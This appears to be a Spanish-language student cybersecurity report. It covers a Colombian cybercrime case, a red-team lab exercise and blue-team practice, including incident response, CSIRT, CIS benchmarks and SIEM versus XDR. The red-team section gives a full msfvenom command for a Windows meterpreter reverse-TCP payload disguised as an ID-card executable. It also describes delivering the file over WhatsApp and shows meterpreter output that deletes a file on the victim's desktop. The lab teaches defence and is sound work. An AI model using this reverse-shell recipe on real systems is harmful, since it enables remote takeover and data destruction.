Tercero: Si se recibe una respuesta negativa por parte de la organización a la modificación de su acuerdo de confidencialidad de cara a alinearlo a la Ley, considero no ingresar a esta empresa.

3.5 CIBERCRIMEN EN COLOMBIA Y SUS IMPLICACIONES LEGALES Y ÉTICAS

En abril de 2021, una red de 10 supuestos cibercriminales robó más de $1.200 millones de pesos a la Alcaldía de Machetá, Cundinamarca. Realizaron 92 transferencias electrónicas a 42 cuentas bancarias, que fueron abiertas un día antes de iniciar el robo virtual. Los fondos robados, que eran dineros públicos, fueron utilizados para hacer compras y cubrir otras actividades comerciales. Los investigadores del CTI, con apoyo del Ejército Nacional, capturaron a seis hombres y a cuatro mujeres en Cúcuta (Norte de Santander) y San Gil (Santander). Un fiscal les imputó los delitos de acceso abusivo a un sistema informático agravado, y hurto por medios informáticos agravado. Un juez de Control de Garantías envió a la cárcel a seis de los detenidos, mientras que los otros cuatro deberán permanecer privados de la libertad en su lugar de residencia, por considerarlos un peligro para la sociedad.

En el caso del cibercrimen anteriormente descrito se incumplieron varias disposiciones de la Ley 1273 de 2009 de Colombia, también conocida como “Ley de Delitos Informáticos”. Esta ley protege la información y los datos, y define una variedad de conductas criminales.

Aquí están los delitos específicos que se mencionaron en la noticia:

Acceso abusivo a un sistema informático: Este delito se refiere a acceder sin autorización o por fuera de los límites autorizados a un sistema informático, en este caso, el sistema de la Alcaldía de Machetá.

Hurto por medios informáticos y semejantes: Este delito se refiere a la transferencia no consentida de activos monetarios realizada a través de un sistema informático, en este caso, las 92 transferencias electrónicas a 42 cuentas bancarias.

Estos delitos específicos se mencionaron en la noticia y están tipificados en la Ley 1273 de 2009

4 ESTRATEGIAS DE LOS RED TEAM & BLUE TEAM

4.1 RED TEAM


Un equipo Red Team está compuesto por expertos en seguridad cibernética que simulan ser amenazas externas para poner a prueba los sistemas de seguridad de una organización. Estos profesionales suelen ser hackers éticos independientes que evalúan objetivamente la seguridad del sistema.

Los equipos Red Team dedican más tiempo a planificar ataques que a llevarlos a cabo. Utilizan una variedad de métodos para obtener acceso a la red, como ataques de ingeniería social y phishing. Antes de realizar pruebas de penetración, utilizan herramientas para recolectar información sobre el sistema, como descubrir los sistemas operativos utilizados, los dispositivos de red y los controles físicos.


Una vez que tienen una comprensión completa del sistema, desarrollan un plan de ataque para aprovechar las vulnerabilidades identificadas. Por ejemplo, si saben que un servidor está ejecutando un sistema operativo específico y que las políticas de seguridad no están actualizadas, pueden intentar explotar estas vulnerabilidades para obtener acceso a la red.

Los equipos Red Team utilizan una variedad de métodos y herramientas para explotar las debilidades de una red. Estos pueden incluir pruebas de penetración, ingeniería social, phishing y herramientas de interceptación de comunicaciones. También pueden clonar tarjetas de seguridad para acceder a áreas restringidas.

Se establece la conexión de ambas maquinas en el mismo segmento de red




Se procede a configurar la máquina virtual windows10, dejando sin ningún tipo de seguridad





Luego se activa la herramienta **Msfvenom en Kali linux**

Se ejecuta en la maquina Kali Linux la herramienta Msfvenom, bajo el comando establecido en la guía



Se crea el archivo .exe y se procede a pasar vía whatsapp a la maquina objeto de ataque





Se ingresa al exploit usando los comandos establecidos en el anexo evidenciando la como se lista el archivo y se logra ver el archivo con el nombre.

```
meterpreter > rm SARA_GUZMAN.txt
meterpreter > ls
Listing: C:\Users\SARA\Desktop
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-r-w-  282   fil   2024-03-29 21:24:29 +0100  desktop.ini
```

Se genera los comandos de borrado el rm, luego se vuelve a listar y ya no esta


```
meterpreter > ls
Listing: C:\Users\SARA\Desktop
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-r-w-  122   fil   2024-03-30 03:22:24 +0100  SARA_GUZMAN.txt
100666/rw-rw-r-w-  282   fil   2024-03-29 21:24:29 +0100  desktop.ini
```

4.2 IMPACTO DEL ATAQUE A LA MÁQUINA OBJETIVO

El atacante envía un archivo malicioso con extensión .exe al usuario objetivo a través de WhatsApp Web u otro medio de comunicación.


Descarga y Ejecución del Archivo .exe:

El usuario descarga el archivo malicioso en su máquina Windows 10 y lo ejecuta, probablemente creyendo que es un archivo legítimo.




Ejecución del Payload Malicioso:

El archivo .exe contiene un payload malicioso que se ejecuta en la máquina objetivo. Este payload establece una conexión de vuelta hacia el atacante, permitiéndole tomar el control remoto de la máquina comprometida.




Apertura de Sesión Remota con Metasploit:

El atacante utiliza Metasploit desde su máquina Kali Linux para abrir una sesión remota hacia la máquina Windows 10 comprometida a través del puerto 443. Esto le otorga al atacante acceso completo y control sobre la máquina objetivo.



Control Total de la Máquina Comprometida:

Una vez que se establece la conexión remota, el atacante tiene control total sobre la máquina Windows 10 comprometida. Puede llevar a cabo diversas acciones maliciosas, como robar información confidencial, instalar software adicional, o incluso eliminar archivos importantes.



4.3 COMANDOS UTILIZADOS Y EXPLICACIÓN DE LA ESTRUCTURA DESARROLLADA PARA EL PAYLOAD

4.3.1 Comandos de las Consola:

1. cd: Este comando se utiliza para cambiar el directorio actual en el que estás trabajando. Por ejemplo, "cd Documents" te llevará al directorio de documentos.

2. dir: Muestra una lista de los archivos y carpetas en el directorio actual.

3. ipconfig: Proporciona información sobre la configuración de red, incluyendo la dirección IP, la puerta de enlace predeterminada y la configuración del servidor DNS.

4. ping: Se utiliza para verificar la conectividad con un host específico en una red mediante el envío de paquetes de datos.

5. mkdir: Crea un nuevo directorio o carpeta en el sistema.

6. del: Elimina archivos del sistema.

4.3.2 Comandos de MSFVENOM:

1. -p: Este comando se utiliza para especificar el payload que se va a generar.

2. -f: Permite especificar el formato de salida del payload, como exe, dll, o elf.

3. -o: Se utiliza para especificar el nombre del archivo de salida para el payload generado.

4. -a: Permite especificar la arquitectura del payload, como x86 o x64.

Ejemplo: “-a x64”

5. --platform: Se utiliza para especificar la plataforma objetivo del payload, como Windows, Linux o macOS.

Ejemplo: “—platform windows”

Comandos utilizados en el Ejercicio:

1. “msfvenom -l payloads | grep windows “: Esta instrucción permite listar los payloads de msfvenom, en los cuales aparece la palabra “windows”.

2. “msfvenom -p windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=10.0.2.5 LPORT=443 -f exe >> /home/Kali/Desktop/PoC_cedulaestudiante.exe”: Esta instrucción permite la creación de un Payload; para la Plataforma “windows”; con la Arquitectura “x64”; en Formato ejecutable “-f exe”; el cual será creado en la ruta: “/home/Kali/Desktop/”; con el nombre: “PoC_cedulaestudiante.exe”

4.3.3 Comandos de la Consola de KALI LINUX:

1. apt-get: Este comando se utiliza para gestionar paquetes de software. Por ejemplo, "sudo apt-get update" actualiza la lista de paquetes disponibles, y "sudo apt-get install <nombre_paquete>" instala un paquete específico.

2. nmap: Es una herramienta de escaneo de red que se utiliza para descubrir hosts y servicios en una red.

3. metasploit: Como mencionamos anteriormente, Metasploit es una herramienta popular para el desarrollo y ejecución de exploits contra sistemas informáticos.

4. john: Se trata de un potente programa para romper contraseñas mediante ataques de fuerza bruta.

5. wireshark: Es un analizador de protocolos utilizado para analizar el tráfico de redes y solucionar problemas relacionados con la red.

6. ifconfig: Esta instrucción permite obtener la IP de la Máquina Linux.

5 BLUE TEAM

El Blue Team despliega una serie de acciones para salvaguardar la seguridad informática de una organización. En primer lugar, asegura los servidores aplicando configuraciones seguras, gestionando parches y actualizaciones, estableciendo políticas de contraseñas y utilizando sistemas de seguridad para la monitorización y detección de amenazas. Además, lleva a cabo análisis de vulnerabilidades para identificar posibles brechas de seguridad y aplica medidas de mitigación. A diario, se encarga de monitorear los sistemas en busca de actividad maliciosa, utilizando herramientas avanzadas y reglas automatizadas. En caso de un ciberataque, el Blue Team lidera la respuesta ante incidentes, que implica etapas como preparación, detección y análisis, contención, erradicación, recuperación y aprendizaje para fortalecer la seguridad de la organización.

5.1 PASOS PARA IDENTIFICACIÓN DE ATAQUE CIBERNÉTICO EN TIEMPO REAL

Como experta en ciberseguridad, es esencial comprender los procesos y particularidades del negocio y su entorno para gestionar y responder adecuadamente

a los incidentes que puedan surgir en una organización. Esto implica seleccionar la metodología o estrategia de respuesta que mejor se adapte a la organización, su cultura y sus capacidades específicas. Una sugerencia importante es desarrollar un procedimiento estándar que sea fácilmente adaptable a las particularidades del negocio.

El proceso de gestión y respuesta a incidentes de seguridad consta de varios pasos que se presentan como un proceso estándar, aunque debe ajustarse al contexto organizacional y a las necesidades particulares del negocio.

En la etapa de preparación, se establecen las bases para una respuesta efectiva a los incidentes, desarrollando un plan de gestión de incidentes, identificando roles y responsabilidades, y proporcionando capacitación al personal.

En la etapa de identificación, se detectan actividades inusuales o sospechosas mediante herramientas de monitoreo y análisis de registros.

En la etapa de contención, se toman medidas para evitar la propagación del incidente, como aislar el sistema afectado.

En la etapa de erradicación, se busca eliminar la causa raíz del incidente y restaurar los sistemas afectados a un estado funcional y seguro.

En la etapa de recuperación, se restauran los sistemas y datos afectados, se realizan pruebas para garantizar la seguridad y se comunica el incidente a las partes interesadas.

Finalmente, en la etapa de evaluación, se revisa el incidente para comprender cómo ocurrió y cómo prevenirlo en el futuro, documentando las lecciones aprendidas y ajustando los procedimientos según sea necesario.

Es fundamental comunicar interna y externamente el incidente, evaluar y restaurar la seguridad, y verificar los planes de riesgo, seguridad y continuidad para realizar los ajustes correspondientes. Trabajar con el equipo de seguridad informática es crucial

para analizar el alcance del ataque, eliminar cualquier malware y fortalecer las defensas para prevenir futuros incidentes.

5.2 PASO EJECUTADOS PARA SUBSANAR EL SISTEMA AFECTADO DURANTE EL INCIDENTE

Como parte de las acciones implementadas para abordar el incidente de seguridad informática, se ejecutaron una serie de pasos para restaurar la integridad del sistema y fortalecer su seguridad.

Primero, se procedió al aislamiento del equipo afectado, desconectándolo de la red y otros dispositivos para evitar la propagación del ataque, y se apagó el equipo para impedir el acceso del intruso.

Luego, se realizó un exhaustivo análisis forense del sistema comprometido para comprender la naturaleza y el alcance del ataque, identificando cualquier punto de acceso adicional dejado por el intruso, mientras se intentaba recuperar los archivos afectados mediante herramientas especializadas de recuperación de datos.

Posteriormente, se restableció el sistema desde una copia de seguridad previa al ataque para eliminar cualquier rastro de este, y se actualizaron todas las medidas de seguridad disponibles, incluyendo la instalación de actualizaciones para el sistema operativo, la activación del firewall y la garantía de contar con un antivirus o solución de seguridad actualizada y confiable.

Además, se brindó capacitación específica al usuario responsable del incidente, enfocada en promover buenas prácticas de seguridad informática y concientizar sobre los riesgos asociados con descargas no seguras, con el objetivo de prevenir incidentes similares en el futuro.

Finalmente, se implementaron sistemas de monitoreo adicionales para detectar cualquier actividad inusual en el sistema en tiempo real, y se planificaron auditorías regulares, tanto internas como externas, para evaluar la efectividad de las medidas de seguridad actualizadas y realizar ajustes según sea necesario. Estas acciones combinadas no solo permitieron abordar el incidente de seguridad de manera efectiva, sino que también

fortalecieron la postura de seguridad de la organización, mejorando su capacidad para prevenir y responder a futuros ataques cibernéticos.

5.3 DIFERENCIA ENTRE LOS RED TEAM Y BLUE TEAM, CON EL PURPLE TEAM Y EL CSIRT

El propósito del equipo Purple Team radica en fortalecer la capacidad de una organización para detectar y responder a amenazas de seguridad mediante la estrecha colaboración entre el Red Team y el Blue Team. Mientras el Red Team realiza simulaciones de ataques, el Blue Team se encarga de identificar y contrarrestar estas amenazas, trabajando en conjunto para elevar constantemente el nivel de seguridad de la organización. Entre las responsabilidades fundamentales de este equipo se incluyen el desarrollo y perfeccionamiento de las habilidades de detección y respuesta del Blue Team, la identificación y corrección de vulnerabilidades en la infraestructura tecnológica de la organización, la evaluación de la eficacia de los controles de seguridad existentes, así como el aumento del nivel de conciencia en seguridad a lo largo de toda la entidad. El enfoque colaborativo entre los Equipos Rojo y Azul, junto con la aplicación de herramientas y técnicas avanzadas para la detección y respuesta a amenazas, constituyen las principales características del Purple Team, cuyas actividades están diseñadas para mejorar la capacidad de una empresa en la identificación y respuesta a posibles amenazas de seguridad. A través de simulaciones de ataques, los equipos azules tienen la oportunidad de mejorar su capacidad para detectar y responder a potenciales amenazas, identificando vulnerabilidades y brechas de seguridad en la infraestructura organizacional. En resumen, el enfoque del Purple Team fusiona las mejores prácticas del Red Team y del Blue Team con el fin de mejorar la resiliencia de una organización ante posibles amenazas, mediante la identificación y corrección de vulnerabilidades, la mejora del proceso de detección y respuesta a amenazas, y el fortalecimiento de la conciencia en seguridad en toda la entidad. Por otro lado, el CSIRT (Computer Security Incident Response Team) se erige como un equipo especializado en

la respuesta a incidentes de seguridad informática, cuyas funciones principales abarcan la prevención, detección y respuesta ante incidentes de seguridad, la coordinación interdepartamental, la investigación y análisis forense, así como la comunicación interna y externa y notificación de incidentes. Este equipo, compuesto por expertos en diversas áreas de seguridad, debe contar con recursos adecuados y mantenerse actualizado sobre las nuevas amenazas y vulnerabilidades en el ámbito de la seguridad informática. Además, debe establecer políticas claras y procedimientos definidos para gestionar eficazmente los incidentes de seguridad. En términos de herramientas, el CSIRT puede utilizar tanto versiones gratuitas como de pago de diversas herramientas, como herramientas de gestión de incidentes, análisis de malware, y análisis forense, entre otras. Su funcionamiento puede variar según la complejidad de la organización y sus sistemas de información, estableciendo procedimientos para la identificación, evaluación, contención y recuperación de los sistemas afectados en caso de descubrirse un incidente de seguridad. El CSIRT se enfrenta a diversas amenazas y vulnerabilidades, incluyendo ataques de piratas informáticos, virus, malware y otras amenazas informáticas, por lo que debe implementar medidas y controles de seguridad adecuados para proteger su infraestructura. En conclusión, el CSIRT desempeña un papel esencial en la protección de una organización ante incidentes de seguridad informática, asegurando una respuesta rápida y eficaz frente a diversas amenazas y vulnerabilidades en el entorno digital.

Figura 1. Red, Blue & Purple Team

Fuente: INCIBE. Purple Team incrementa la ef Purple Team incrementa la efectividad del Red Team y Blue Team en SCI {Consultado el 31 de marzo de 2024}. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci.

En esencia, el equipo morado es el catalizador para una mejora continua en la seguridad, asegurando que la organización se mantenga resiliente ante las amenazas emergentes.

El Equipo de Respuesta a Incidentes de Seguridad Informática (CSIRT), como una entidad especializada en la gestión de eventos de ciberseguridad, desempeña un papel fundamental en la preservación de la integridad de la infraestructura informática de una organización. Este grupo multidisciplinario, compuesto por profesionales con experiencia en seguridad cibernética, administración de redes y análisis forense, constituye una barrera contra las amenazas digitales al encargarse de prevenir, detectar y responder de manera rápida a los incidentes. Su labor no se restringe al manejo reactivo de situaciones de emergencia, sino que también involucra la coordinación entre diferentes departamentos para una gestión efectiva de crisis y una comunicación transparente de los resultados obtenidos. Conscientes de la constante evolución de las amenazas en línea, el CSIRT se mantiene actualizado mediante políticas claras y la utilización de

herramientas especializadas, tanto gratuitas como de pago, para analizar y contener los incidentes. La funcionalidad del CSIRT se adapta a la complejidad de cada entidad, estableciendo protocolos que abarcan desde la identificación hasta la recuperación de sistemas comprometidos. Enfrentando riesgos como los ataques de hackers, virus y software malicioso, el CSIRT desempeña un papel esencial en la implementación de estrategias de seguridad sólidas, garantizando así la protección continua de la infraestructura tecnológica y, en consecuencia, la seguridad integral de la organización.

Las actividades del equipo morado implican una estrecha colaboración entre los equipos rojo y azul y están diseñadas para mejorar la capacidad de un negocio en la identificación y la respuesta a amenazas a la seguridad. Las simulaciones de ataques pueden ayudar a los equipos azules a mejorar su capacidad para detectar y responder a amenazas potenciales mediante la identificación de vulnerabilidades y brechas de seguridad en la infraestructura de una organización.[7].

“Entre las funciones principales se encuentran:

- Identificar y evaluar posibles amenazas de seguridad informática en la organización.

- Recopilar y analizar información sobre incidentes de seguridad informática y proporcionar recomendaciones para solucionarlos.

- Implementar medidas preventivas para minimizar el riesgo de futuros incidentes de seguridad.

- Realizar investigaciones y análisis forenses en casos de incidentes de seguridad informática.

[7] CSIRT Policía Nacional. Aplicaciones CSIRT. 2023

- Establecer y mantener relaciones con otros CSIRTs para compartir información y mejores prácticas.

- Proporcionar formación y concienciación en seguridad informática a los empleados de la organización."[8]

Las principales características de un CSIRT son:

- Un equipo que incluye expertos en diferentes áreas de seguridad, administración de redes, análisis forense, entre otros.

- Debe contar con los recursos necesarios para poder responder a los incidentes de seguridad de manera efectiva.

- Debe estar actualizado en cuanto a las nuevas amenazas y vulnerabilidades emergentes en el área de la seguridad informática.

- Debe tener una política clara y definida para la gestión de incidentes de seguridad.

5.4 FUNCIONES DEL CIS "CENTER FOR INTERNET SECURITY" DENTRO DE BLUE TEAM

El Centro para la Seguridad de Internet (CIS) se erige como un pilar fundamental en la ciberdefensa, operando sin ánimo de lucro para forjar, validar y promocionar prácticas óptimas en seguridad informática. Su labor, arraigada en la sabiduría colectiva de expertos en TI y seguridad cibernética de diversos sectores, es vital para la creación de estándares y prácticas avanzadas, incluyendo benchmarks y configuraciones robustas. Los benchmarks del CIS, que son configuraciones de referencia para la seguridad de

[8] CSIRT Académico UNAD. EL Centro de Respuesta a Incidentes Informáticos. 2024.

sistemas, se alinean con marcos regulatorios reconocidos como el CSF de NIST, ISO 27000 y PCI DSS, proporcionando así un norte claro para la ciberdefensa organizacional. Estos benchmarks, sometidos a un riguroso proceso de revisión consensuada, reflejan un compromiso con la mejora continua y la adaptabilidad frente a los comentarios de la comunidad global. Implementar los controles del CIS, especialmente aquellos que conforman el Grupo 1, es sinónimo de adoptar una higiene cibernética esencial, blindando a las entidades contra las amenazas más prevalentes y fortaleciendo su postura de seguridad. En resumen, el CIS es instrumental en la elevación de la resiliencia cibernética a través de un enfoque colaborativo y basado en consenso.

El Centro para la Seguridad de Internet (CIS), una organización sin fines de lucro se destaca por su misión de fortalecer la ciberseguridad en el ámbito público y privado. Su enfoque se centra en la creación y promoción de herramientas, estándares y recomendaciones que salvaguardan contra las amenazas digitales. El CIS es reconocido por su desarrollo de controles de seguridad esenciales y la actualización constante de estas prácticas recomendadas, que son vitales para la protección de sistemas y redes. Además, los Benchmarks del CIS proporcionan guías de configuración segura para una amplia gama de sistemas, asegurando que las organizaciones puedan implementar las mejores prácticas de seguridad. Complementando estos esfuerzos, el CIS también ofrece una variedad de recursos de seguridad, incluyendo correos electrónicos educativos, guías en línea y materiales multimedia como videos y podcasts, todos diseñados para mejorar la comprensión y la implementación de la ciberseguridad a nivel global. En conjunto, estas iniciativas subrayan el compromiso del CIS con la mejora continua de la seguridad informática, proporcionando un marco confiable para que las organizaciones se defiendan de los ataques más comunes y emergentes.

Tutorial de uso CIS

FUNCIONES PRINCIPALES

Desarrollo de Controles de Seguridad: El CIS se encarga de crear y mantener una lista de controles de seguridad críticos, los cuales son prácticas recomendadas para salvaguardar sistemas y redes.

Benchmarks y Guías: Proporciona guías de configuración segura, conocidas como Benchmarks del CIS, para una amplia variedad de sistemas.

Recursos de Seguridad: Ofrece diversos recursos, como correos electrónicos con consejos de seguridad, guías en línea, y materiales educativos como videos y podcasts.

Identificación de Amenazas: Identifica las amenazas cibernéticas más comunes y emergentes.

Desarrollo de Controles y Benchmarks: Basándose en las amenazas identificadas, desarrolla controles de seguridad y benchmarks para reducir riesgos.

Difusión de Información: Comparte esta información para ayudar a implementar prácticas de seguridad efectivas.

Colaboración: Promueve la colaboración entre diferentes sectores para mejorar la seguridad cibernética global.

Implementación de Controles del CIS: Los controles del CIS deben implementarse en la infraestructura de TI de la organización, revisándolos regularmente para mantener su eficacia contra nuevas amenazas.

Recursos y Pautas: El CIS ofrece una amplia gama de recursos, incluyendo pautas de seguridad, controles críticos de seguridad y benchmarks de configuración para diversos sistemas operativos, aplicaciones y dispositivos.

Los CIS Benchmarks: son recomendaciones prescriptivas de configuración para más de 25 familias de productos de proveedores, basadas en el consenso de expertos en ciberseguridad a nivel mundial.

- Las pautas del CIS son utilizadas por equipos BlueTeam para implementar las mejores prácticas de seguridad, como la aplicación de configuraciones seguras y la gestión de parches y actualizaciones.

Evaluación y Cumplimiento: El CIS ofrece herramientas para evaluar el cumplimiento con sus pautas y benchmarks, ayudando a identificar posibles vulnerabilidades y tomar medidas correctivas.

5.5 DIFERENCIAS EXISTENTES ENTRE: SIEM Y XDR.

SIEM: Se centra en la recopilación, agregación, análisis y almacenamiento de grandes volúmenes de datos de registro de toda la empresa, generando alertas y realizando correlaciones entre datos de varias soluciones.

XDR: Va más allá de los endpoints para proporcionar detección, análisis y respuesta no solo en los endpoints, sino también en las redes, servidores y cargas de trabajo en la nube, ofreciendo una vista unificada de varias herramientas y vectores de ataque.
